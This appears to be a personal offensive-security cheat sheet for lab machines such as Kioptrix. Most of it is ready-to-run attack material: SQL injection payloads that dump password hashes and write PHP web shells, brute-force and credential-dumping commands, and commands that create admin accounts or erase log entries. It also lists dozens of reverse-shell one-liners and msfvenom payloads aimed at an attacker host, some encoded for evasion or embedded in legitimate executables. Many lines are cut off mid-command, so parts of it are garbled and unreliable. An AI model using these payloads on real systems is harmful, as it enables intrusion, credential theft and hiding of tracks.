{*******Impotant***** read it before proceeding- → if working with id =1 union but error not showing..use invaild id so that union command can run like cod=-9999}

?cod=9999 union select 1,@@version,3,4,5,6,7

9999 union select 1,(select '<?php exec(\"wget -O /var/www/html/shell.php '), 3,4,5,6,7">http://x.x.x.x

or also can gather password of mysql

Now we know it's using MariaDB version x.x.x.x

union select 1,(SELECT host, user, password FROM mysql.user),3,4,5,6,7

We get nothing because we're querying more than one column in the sub select query. Let's verify that by just outputting the password column.

union select 1,(SELECT password FROM mysql.user),3,4,5,6,7

We get a hash! In order to output multiple columns, you can use the group_concat() function.

union select 1,(SELECT group_concat(host,user,password) FROM mysql.user), 3,4,5,6,7

It worked! Now we know that the database is running on localhost, the user is DBadmin and the hash is 2D2B7A5E4E637B8FBA1D17F40318F277D29964D0. We can crack the hash quickly using crackstation.net.

---

http://<target ip>/comment.php?id=771%20%20union%20select%201,2,3,4,table_name,6+from%20information_schema.tables {list all databses tables ;)}

http://<target ip>/comment.php?id=771%20%20union%20select%201,2,3,4,column_name,6+from%20information_schema.columns where table_name='users' {list all databses column of this table;)}

http://<target ip>/comment.php?id=771%20%20union%20select%201,2,3,name,password,6+from users

==========

http://<target ip>/comment.php?id=771%20%20union%20select%201,2,3,4,gRoUp_cOncaT(0x0a,schema_name,0x0a),6+fRoM+information_schema.schemata

==========

To bypass blocking:

./sqlmap.py --headers="User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20x.x.x.x

wfuzz -c -z range,1-x.x.x.x

wfuzz -c -z range,1-x.x.x.x

wfuzz -c -z range,1-x.x.x.x

http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,@@version,4,5,6
{5.0.36}

http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,user(),4,5,6
{root@localhost}

http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,database(),4,5,6
{gallary}

http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,@@datadir,4,5,6
{/var/lib/mysql}

kioptrix3.com/gallery/gallery.php?id=1 union select 1,2,group_concat(table_name),4,5,6 from information_schema.tables where table_schema=database()
{dev_accounts,gallarific_comments,gallarific_galleries,gallarific_photos,gal

kioptrix3.com/gallery/gallery.php?id=1 union select 1,2,group_concat(column_name),4,5,6 from information_schema.columns where table_name='<table name>'

{ex
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,group_concat(column_name),4,5,6%20from%20information_schema.columns%20where%20table_name=%27dev_a

{Result- id,username,password}

kioptrix3.com/gallery/gallery.php?id=1 union select 1,2,group_concat(<column name>),4,5,6 from <table name>
{kioptrix3.com/gallery/gallery.php?id=1 union select 1,2,group_concat(username,0x3a,passwd),4,5,6 from dev_accounts--}

dreg,loneferret
0d3eccfb887aabd50f243b3f155c0f85 MD5 Mast3r
5badcaf789d3d1d09794d8f021f40f0e MD5 starwars

Important**********888888888

To get all the database of mysql

UniOn Select 1,2,3,4,...,gRoUp_cOncaT(0x7c,schema_name,0x7c)+fRoM+information_schema.schemata
http://x.x.x.x

boolean based_sql

boolean based

Determine databsae name with boolean-based blind SQL injection with substr()

http://meh.com/index.php?id=1'
and (substr(database(),<offset>,<character length>))='<character>'
--+

Determine databsae name with boolean-based blind SQL injection by observing http response size with combination of substr() and wfuzz, assuming database name does not include special characters
for i in $(seq 1 x.x.x.x

Determine databsae name with boolean-based blind SQL injection by observing http response size with substr(), ascii() and wfuzz. The below range is the standard ASCII characters (32-127)
for i in $(seq 1 x.x.x.x

Determine table name with boolean-based blind SQL injection by observing http response size with substr(), ascii(), and wfuzz.The below range is the standard ASCII characters (32-127)
for i in $(seq 1 x.x.x.x

Determine column name with boolean blind-based SQL injection by observing http response size with substr(), ascii(), and wfuzz. The below range is the standard ASCII characters (32-127)
for i in $(seq 1
x.x.x.x

time based_sqli

Time based SQLi

Confirm time-based blind SQL injection using sleep() function

http://meh.com/index.php?id=1'
and sleep(x.x.x.x

Determine database version with time-based blind SQL injection using sleep(), like"", and conditional if, assuming the back-end database is running version 5

http://meh.com/index.php?id=1'
and if((select version()) like "5%", sleep(x.x.x.x

Determine database name with time-based blind SQL injection by observing http response time with substr(), ascii(), and wfuzz.The below range is the standard ASCII characters (32-127)
for i in $(seq 1 x.x.x.x

Determine table name with time-based blind SQL injection by observing http response time with substr(), ascii(), if, and wfuzz.The below range is the standard ASCII characters (32-127)
for i in $(seq 1 x.x.x.x

Determine column name with time-based blind SQL injection by observing http response time with substr(), ascii(), if, and wfuzz.The below range is the standard ASCII characters (32-127)
for i in $(seq 1 x.x.x.x

Extract column content with time-based blind SQL injection by observing http response time with substr(), ascii(), if, and wfuzz.The below range is the standard ASCII characters (32-127)
for i in $(seq 1
x.x.x.x

sql injection sqlmap

SQL Injection (SQL MAP)

SQL Injection

sqlmap crawl

sqlmap -u
http://
x.x.x.x

sqlmap dump database

sqlmap -u
http://
x.x.x.x

sqlmap shell

sqlmap -u
http://
x.x.x.x

sqlmap --url
http://
x.x.x.x

sqlmap --url

http://
x.x.x.x

Upload php command injection file

union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/inetpub/wwwroot/backdoor.php'

Load file

union all select 1,2,3,4,load_file("c:/windows/system32/drivers/etc/hosts"),6

Bypasses

' or 1=1 LIMIT 1 --
' or 1=1 LIMIT 1 -- -
' or 1=1 LIMIT 1#
'or 1#
' or 1=1 --
' or 1=1 -- -

blind sql

Blind sql

sleep(__TIME__)#
1 or sleep(__TIME__)#
" or sleep(__TIME__)#
' or sleep(__TIME__)#
" or sleep(__TIME__)="
' or sleep(__TIME__)='
1) or sleep(__TIME__)#
") or sleep(__TIME__)="
') or sleep(__TIME__)='
1)) or sleep(__TIME__)#
")) or sleep(__TIME__)="
')) or sleep(__TIME__)='
;waitfor delay '0:0:__TIME__'--
);waitfor delay '0:0:__TIME__'--
';waitfor delay '0:0:__TIME__'--
";waitfor delay '0:0:__TIME__'--
');waitfor delay '0:0:__TIME__'--
");waitfor delay '0:0:__TIME__'--
));waitfor delay '0:0:__TIME__'--
'));waitfor delay '0:0:__TIME__'--
"));waitfor delay '0:0:__TIME__'--
benchmark(x.x.x.x
1 or benchmark(x.x.x.x
" or benchmark(x.x.x.x
' or benchmark(x.x.x.x
1) or benchmark(x.x.x.x
") or benchmark(x.x.x.x
') or benchmark(x.x.x.x
1)) or benchmark(x.x.x.x
")) or benchmark(x.x.x.x
')) or benchmark(x.x.x.x
pg_sleep(__TIME__)--
1 or pg_sleep(__TIME__)--

" or pg_sleep(__TIME__)--
' or pg_sleep(__TIME__)--
1) or pg_sleep(__TIME__)--
") or pg_sleep(__TIME__)--
') or pg_sleep(__TIME__)--
1)) or pg_sleep(__TIME__)--
")) or pg_sleep(__TIME__)--
')) or pg_sleep(__TIME__)

finger enum_user.sh

finger enum_user.sh

enum_image

Enum Image

Service	Enumeration checklist	Commands	Useful references
FINGER	finger enumeration	finger-user-enum.pl [options] (-u username|-U users.txt) (-t host|-T ips.txt)	/usr/share/seclists/usernames/names

Used to verify user in the machine
#finger root@x.x.x.x
#finger user@x.x.x.x
#finger <username>@<ip>

Username enumeration of the finger service. The finger protocol is used to get information about users on a remote system. In our case, we used it to enumerate usernames that we later used to SSH into the server. The remediation for this vulnerability would be to disable this service.

Weak authentication credentials. After getting a username from the finger service, we ran a brute force attack on SSH to obtain a user's credentials. The user should have used a sufficiently long password that is not easily crackable.

telnet 23

Telnet

nmap -p 23 --script telnet-brute --script-args userdb=/usr/share/metasploit-framework/data/wordlists/unix_users,passdb=/usr/share/wordlists/rockyou.txt,telnet-brute.timeout=20s
<target ip>

== metasploit ==
1. telnet bruteforce

use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(telnet_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf auxiliary(telnet_login) > set RHOSTS x.x.x.x
RHOSTS => x.x.x.x
msf auxiliary(telnet_login) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf auxiliary(telnet_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(telnet_login) > run

msf auxiliary(telnet_login) > sessions -l // to see the sessions that succeded

2. telnet version
use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > set RHOSTS x.x.x.x
RHOSTS => x.x.x.x
msf auxiliary(telnet_version) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_version) > run

pop3

Pop3

Service	Enumeration checklist	Commands	Useful references
POP3	Retrieve data	telnet pop3.somedomain.com 110	
		user username_here	
		pass password_here	
		list	
		retr 1	

Try to login using default creds as root or if you get credentials through other sources then try login in through that
#telnetx.x.x.xx
>user certcube
>pass password

cms

CMS

https://github.com/SecWiki/CMS-Hunter

uncommon port exploition search/enum

Uncommon Port Exploitation search/ Enum

find /usr/share/exploitdb/exploits/ -type f -exec grep -iHn "4555" {} \; 2>/dev/null | grep -i "ip"

find /usr/share/exploitdb/exploits/linux/ -type f -exec grep -iHn "3000" {} \; 2>/dev/null

find /usr/share/exploitdb/exploits/linux/ -type f -exec grep -iHn "9999" {} \; 2>/dev/null | grep -i ip

find /usr/share/exploitdb/exploits/linux/ -type f -exec grep -iHn "2222" {} \; 2>/dev/null | grep ip

steg extract

Steg extract

sudo steghide embed -cf [FIRST FILE WHICH WILL EMBED THE HIDDEN FILES] -ef [FILES YOU WANT TO EMBED]
[ENTER]
Provide a password, but if you want no password, just hit [ENTER]

Extract

Extracting information
Now if you want to extract the hidden files, you simply need to provide the following command:

sudo steghide extract -sf [FILENAME]

The "sudo steghide info [FILENAME]" + [ENTER] command will show you the information which is hidden in the file.

rdp

RDP

Enable RDP through the command line
reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "AllowTSConnections" /t REG_DWORD /d 0x1 /f

if terminal services are disabled:
sc config TermService start= "demand"
net start TermService

Mount linux share
rdesktop -u username -p password -r disk:share=/home//Desktop x.x.x.x

Add users

Windows: net user username password /add

net localgroup Administrators username /add

net localgroup "Remote Desktop Users" username /add

james

James 4555

telnet x.x.x.x

>loginid

root

>password

root

mdb tool

MDB tool

>mdb-sql backup.mdb

>list tables

>go

or

mtb-tables backup.mdb

for i in $(mdb-tables backup.mdb);do echo $i; done

for i in $(mdb-tables backup.mdb);do export-mdb backup.mdb $i > tables/$i; done

wc -l *| sort -n {blank file with line 1 ignore them}

readpst <pst file>

less <mbox file>

telnet ---> with creds from mbox

os

OS

i686-w64-mingw32-gcc exploit.c -o exploit -lws2_32

i686-w64-mingw32-gcc exploit.c -o exploit

linux

linux

path based

```
cd /tmp
echo "/bin/bash" > ifconfig
chmod 777 ifconfig
export PATH=/tmp:$PATH
/opt/ignite
cd /root
ls
cat final.txt
```

curl -X POST http://x.x.x.x

/home/patrick/script/test

```
echo "awk 'BEGIN {system(\"/bin/bash\")}'" > test
```

commands

commands

```
rdesktop -u Administrator -p WIN20082017 ip

#Curl upload file
curl http://ip --upload-file shell.asp




#SUID
find / -perm -4000 -type f 2>/dev/null

#writable permission
find / perm /u=w -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -f -user `whoami` 2>/dev/null
find / -perm /u+w -user `whoami` 2>/dev/nul
```

#

Find files with SUID permission for current user

```
find / perm /u=s -user `whoami` 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null

#open permission
find / -perm -777 -type f 2>/dev/null
```

#log files
/var/log/messages
/var/logs
/var/log/auth.log
/var/log/apache2/access.log
/var/log/apache2/error.log
grep -v '<src-ip-address>' /path/to/access_log > a && mv a /path/to/access_log

tty

tty

python -c 'import pty;pty.spawn("/bin/bash")'

python -c 'import pty; pty.spawn("/bin/bash")' -> stty raw -echo -> fg -> export TERM=xterm

```
# In reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

```
echo os.system('/bin/bash')
/bin/sh -i


# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'

Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

basic enumeration

basic enumeration

Linux

```
cat /etc/issue; cat /etc/*-release; cat /etc/lsb-release; cat /etc/redhat-release;
```

Applications & Services

Sensitive info search

```
w
last
cat /etc/passwd | cut -d: -f1 # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}' # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd # List of super users
cat /etc/sudoers
sudo -l
```

suid

suid

```
$ find / -perm -u=s -type f 2>/dev/null
```

cron

cron

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
```

cat /var/spool/cron/crontabs/root

grep

grep

grep -rnw '/' -ie 'pass' --color=always
grep -rnw '/' -ie 'DB_PASS' --color=always
grep -rnw '/' -ie 'DB_PASSWORD' --color=always
grep -rnw '/' -ie 'DB_USER' --color=always

File Upload on linux systems via base64 encoding
Converting a file to base64:

cat file2upload | base64

windows

windows

```
net user hacker my_password /add
net localgroup Administrator hacker /add

net user user user123 /add
net localgroup administrators pentesting /add

python windows-exploit-suggester.py --database test.xls --systeminfo optimum-system.txt
```

basic commands

basic commands

hostname && type proof.txt && ipconfig /all

```
C:\> reg.exe save hklm\sam c:\windows\temp\sam.save
C:\> reg.exe save hklm\security c:\windows\temp\security.save
C:\> reg.exe save hklm\system c:\windows\temp\system.save

# Basics
systeminfo
hostname

# Who am I?
whoami
echo %username%

# What users/localgroups are on the machine?
net users
net localgroups
```

```
# More info about a specific user. Check if user has privileges.
net user user1

# View Domain Groups
net group /domain

# View Members of Domain Group
net group /domain <Group Name>

# Firewall
netsh firewall show state
netsh firewall show config

# Network
ipconfig /all
route print
arp -A

# How well patched is the system?
wmic qfe get Caption,Description,HotFixID,InstalledOn

#
```

Search for them

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini

#Find all those strings in config files.
dir /s *pass* == *cred* == *vnc* == *.config*

# Find all passwords in all files.
findstr /spin "password" *.*
findstr /spin "password" *.*

icacls root.txt /grant alfred:F
```

samba version

samba version

Samba version -

ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]'
smbclient -L ip -U "" -N
ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]' && smbclient -L ip -U "" -N

https://github.com/rewardone/OSCPRepo/blob/master/scripts/recon_enum/smbver.sh

search

search

#Meterpreter
search -f *.txt
search -f *.zip
search -f *.doc
search -f *.xls
search -f config*
search -f *.rar
search -f *.docx
search -f *.sql

.ssh:
.bash_history

version

Operating System Version Number

Windows 1.0 1.04
Windows 2.0 2.11
Windows 3.0 3
Windows NT 3.1 3.x.x.x.x
Windows for Workgroups 3.11 3.11
Windows NT Workstation 3.5 3.5.807
Windows NT Workstation 3.51 3.51.x.x.x.x
Windows 95 4.0.950
Windows NT Workstation 4.0 4.0.1381
Windows 98 4.1.1998
Windows 98 Second Edition 4.1.2222
Windows Me 4.90.3000
Windows 2000 Professional 5.0.2195
Windows XP 5.1.2600
Windows Vista 6.0.6000
Windows 7 6.1.7600
Windows 8.1 6.3.9600
Windows x.x.x.x

Windows NT 3.51 NT 3.51
Windows NT 3.5 NT 3.50
Windows NT 3.1 NT 3.x.x.x.x
Windows 2000 NT 5.0

Windows 2000 Server
Windows 2000 Advanced Server
Windows 2000 Datacenter Server

Windows NT 4.0 NT 4.0

Windows NT 4.0 Server
Windows NT 4.0 Server Enterprise
Windows NT 4.0 Terminal Server Edition

Windows Server 2003 NT 5.2

Windows Small Business Server 2003
Windows Server 2003 Web Edition
Windows Server 2003 Standard Edition
Windows Server 2003 Enterprise Edition
Windows Server 2003 Datacenter Edition
Windows Storage Server

Windows Server 2003 R2 NT 5.2

Windows Small Business Server 2003 R2
Windows Server 2003 R2 Web Edition
Windows Server 2003 R2 Standard Edition
Windows Server 2003 R2 Enterprise Edition
Windows Server 2003 R2 Datacenter Edition
Windows Compute Cluster Server 2003 (CCS)
Windows Storage Server
Windows Home Server

Windows Server 2008 NT 6.0

Windows Server 2008 Standard
Windows Server 2008 Enterprise
Windows Server 2008 Datacenter
Windows Server 2008 for Itanium-based Systems
Windows Server Foundation 2008
Windows Essential Business Server 2008
Windows HPC Server 2008
Windows Small Business Server 2008
Windows Storage Server 2008
Windows Web Server 2008

Windows Server 2008 R2 NT 6.1

Windows Server 2008 R2 Foundation
Windows Server 2008 R2 Standard
Windows Server 2008 R2 Enterprise
Windows Server 2008 R2 Datacenter
Windows Server 2008 R2 for Itanium-based Systems
Windows Web Server 2008 R2
Windows Storage Server 2008 R2
Windows HPC Server 2008 R2
Windows Small Business Server 2011
Windows MultiPoint Server 2011
Windows Home Server 2011
Windows MultiPoint Server 20x.x.x.x

Windows Server 2012 NT 6.2

Windows Server 2012 Foundation
Windows Server 2012 Essentials
Windows Server 2012 Standard
Windows Server 2012 Datacenter
Windows MultiPoint Server 2012

Windows Server 2012 R2 NT 6.3

Windows Server 2012 R2 Foundation
Windows Server 2012 R2 Essentials
Windows Server 2012 R2 Standard
Windows Server 2012 R2 Datacenter

Windows Server 2016 2016 NT x.x.x.x

shell

Shell

ttps://github.com/fuzzdb-project/fuzzdb/tree/master/web-backdoors
http://pentestmonkey.net/tools/web-shells/php-reverse-shell
http://pentestmonkey.net/tools/web-shells/php-findsock-shell
https://github.com/b374k/b374k
https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1

```
echo "rm -rf /tmp/p; mknod /tmp/p p; /bin/sh 0</tmp/p | nc
```
x.x.x.x

/bin/nc -e /bin/bash x.x.x.x

Reverse Shells

Bash shell
bash -i >& /dev/tcp/x.x.x.x

Netcat without -e flag
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x

Netcat Linux
nc -e /bin/sh x.x.x.x

Netcat Windows
nc -e cmd.exe x.x.x.x

Python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec

Perl
perl -e 'use Socket;$i="x.x.x.x

Remote Desktop
Remote Desktop for windows with share and 85% screen

rdesktop -u username -p password -g 85% -r disk:share=/root/ x.x.x.x

PHP

PHP command injection from GET Request
<?php echo system($_GET["cmd"]);?>

#Alternative
<?php echo shell_exec($_GET["cmd"]);?>

Powershell
Non-interactive execute powershell file
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
file.ps1

Misc

More binaries Path
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/
ucb/

==========

Reverse Shells

Bash shell

```
bash -i >& /dev/tcp/x.x.x.x
```

Netcat without -e flag

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x
```

Netcat Linux

```
nc -e /bin/sh x.x.x.x
```

Netcat Windows

```
nc -e cmd.exe x.x.x.x
```

Python

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
```

Perl

```
perl -e 'use Socket;$i="x.x.x.x
```

Remote Desktop

Remote Desktop for windows with share and 85% screen

```
rdesktop -u username -p password -g 85% -r disk:share=/root/
x.x.x.x
```

PHP

PHP command injection from GET Request

```
  system($_GET["cmd"]);

#Alternative
  shell_exec($_GET["cmd"]);
```

Powershell
Non-interactive execute powershell file

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1
```

Misc
More binaries Path

```
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ucb/
```

#Curl Shell
[curl -s –data "cmd=wget http://x.x.x.x

msfvenom

msfvenom

PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=x.x.x.x

Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=x.x.x.x

Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=x.x.x.x

Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x

```
# Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=x.x.x.x

# Windows Python reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows Powershell reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=x.x.x.x

# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=x.x.x.x

# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

#JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST=x.x.x.x

#ASP
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x
```

#FTP
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

ProFTPD
msfvenom -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x

ORACLE xdb FTP Pass Exploit

msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

Apache shell war
msfvenom -p java/jsp_shell_reverse_tcp LHOST=x.x.x.x

#ASP
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

#JS
msfvenom -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x

#Create a PE Reverse Shell
msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=4444 -f exe -o shell_reverse.exe

#Create a PE Reverse Shell and Encode 9 times with Shikata_ga_nai
msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe

#Create a PE reverse shell and embed it into an existing executable
msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe

#Create a PE Reverse HTTPS shell
msfvenom -p windows/meterpreter/reverse_https LHOST=$ip LPORT=443 -f exe -o

met_https_reverse.exe

#python
msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py

#bash
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh

#ELF
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=x.x.x.x

#Linux Based Shellcode
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT= <Your Port to Connect On> -f <language>

#Windows based shellcode
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>

#Unix Shell
msfvenom -p cmd/unix/reverse_bash lhost=x.x.x.x

#wordpress
msfvenom -p php/meterpreter/reverse_tcp lhost=x.x.x.x

#cron
msfvenom –p cmd/unix/reverse_bash lhost=x.x.x.x

#bind shell
msfvenom -p windows/shell_bind_tcp LHOST=x.x.x.x

for powershell downloading

msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell -c iex(new-object net.webclient).downloadstring('http://x.x.x.x

msf

msf

ms08-67
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=x.x.x.x

Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=x.x.x.x
msfvenom -p java/jsp_shell_reverse_tcp LHOST LPORT -f war > war

Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=x.x.x.x

Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x

Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=x.x.x.x

Windows Python reverse shell

```
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows Powershell reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=x.x.x.x

# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=x.x.x.x

# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x
```

windows

windows

https://github.com/Dhayalanb/windows-php-reverse-shell

shell

shell

echo os.system('/bin/bash')

/bin/sh -i

perl —e 'exec "/bin/sh";'

perl: exec "/bin/sh";

lua: os.execute('/bin/sh')

IRB: exec "/bin/sh

vi: :!bash

:set shell=/bin/bash:shell

vim ':!bash'

oneliner

one liner

```
#Without -e flag

rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc x.x.x.x
telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443

#perl
perl -e 'use Socket;$i="ATTACKING-IP";
$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -
i");};'

#ruby
```

```
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh -i
<&%d >&%d 2>&%d",f,f,f)'

#python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
IP",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);'

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec


#nc
echo "nc -e /bin/bash x.x.x.x
echo "0<&60-;exec 60<>/dev/tcp/x.x.x.x
nc -e /bin/sh x.x.x.x


#php
<?php system($_GET['cmd']) ?>
php -r '$sock=fsockopen("x.x.x.x


#bash
x.x.x.x; bash -i >& /dev/tcp/x.x.x.x
bash -i >& /dev/tcp/x.x.x.x
echo `0<&74-;exec 74<>/dev/tcp/x.x.x.x


#python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec



msfvenom -p cmd/unix/reverse_python lhost=x.x.x.x
```

```
#bash
0<&196;exec 196<>/dev/tcp/x.x.x.x
bash -i >& /dev/tcp/x.x.x.x

#php
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'



.exec mkfinfo /tmp/cdbe; nc x.x.x.x


#java
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/x.x.x.x
p.waitFor()

NCAT
#bind

ncat --exec cmd.exe --allow x.x.x.x
ncat -v x.x.x.x

#telnet
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p

#jsp
msfvenom -p java/jsp_shell_reverse_tcp LHOST=x.x.x.x
```

php

php

```
# Execute one command
<?php system("whoami"); ?>

# Take input from the url paramter. shell.php?cmd=whoami
<?php system($_GET['cmd']); ?>

# The same but using passthru
<?php passthru($_GET['cmd']); ?>

# For shell_exec to output the result you need to echo it
<?php echo shell_exec("whoami");?>

# Exec() does not output the result without echo, and only output the last line. So not very useful!
<?php echo exec("whoami");?>

# Instead to this if you can. It will return the output as an array, and then print it all.
<?php exec("ls -la",$array); print_r($array); ?>

# preg_replace(). This is a cool trick
<?php preg_replace('/.*/e', 'system("whoami");', ''); ?>

# Using backticks
<?php $output = `whoami`; echo "<pre>$output</pre>"; ?>

# Using backticks
<?php echo `whoami`; ?>
```

weevely generate password /root/webshell.php

```
<%
Dim oS
On Error Resume Next
Set oS = Server.CreateObject("WSCRIPT.SHELL")
Call oS.Run("win.com cmd.exe /c c:\Inetpub\shell443.exe",0,True)
```

%>

#php

```
<?php system($_SERVER['HTTP_ACCEPT_LANGUAGE']); ?>
<?php system($_SERVER['HTTP_USER_AGENT'])?>
```

I have had to use this one

```
<?php echo passthru($_SERVER['HTTP_ACCEPT_LANGUAGE']); ?>
```

oneliner

one liner

bin/bash:

```
int main(void){

setresuid(0, 0, 0);

system("/bin/bash");

}
```

bin/sh:

```
int main(void){

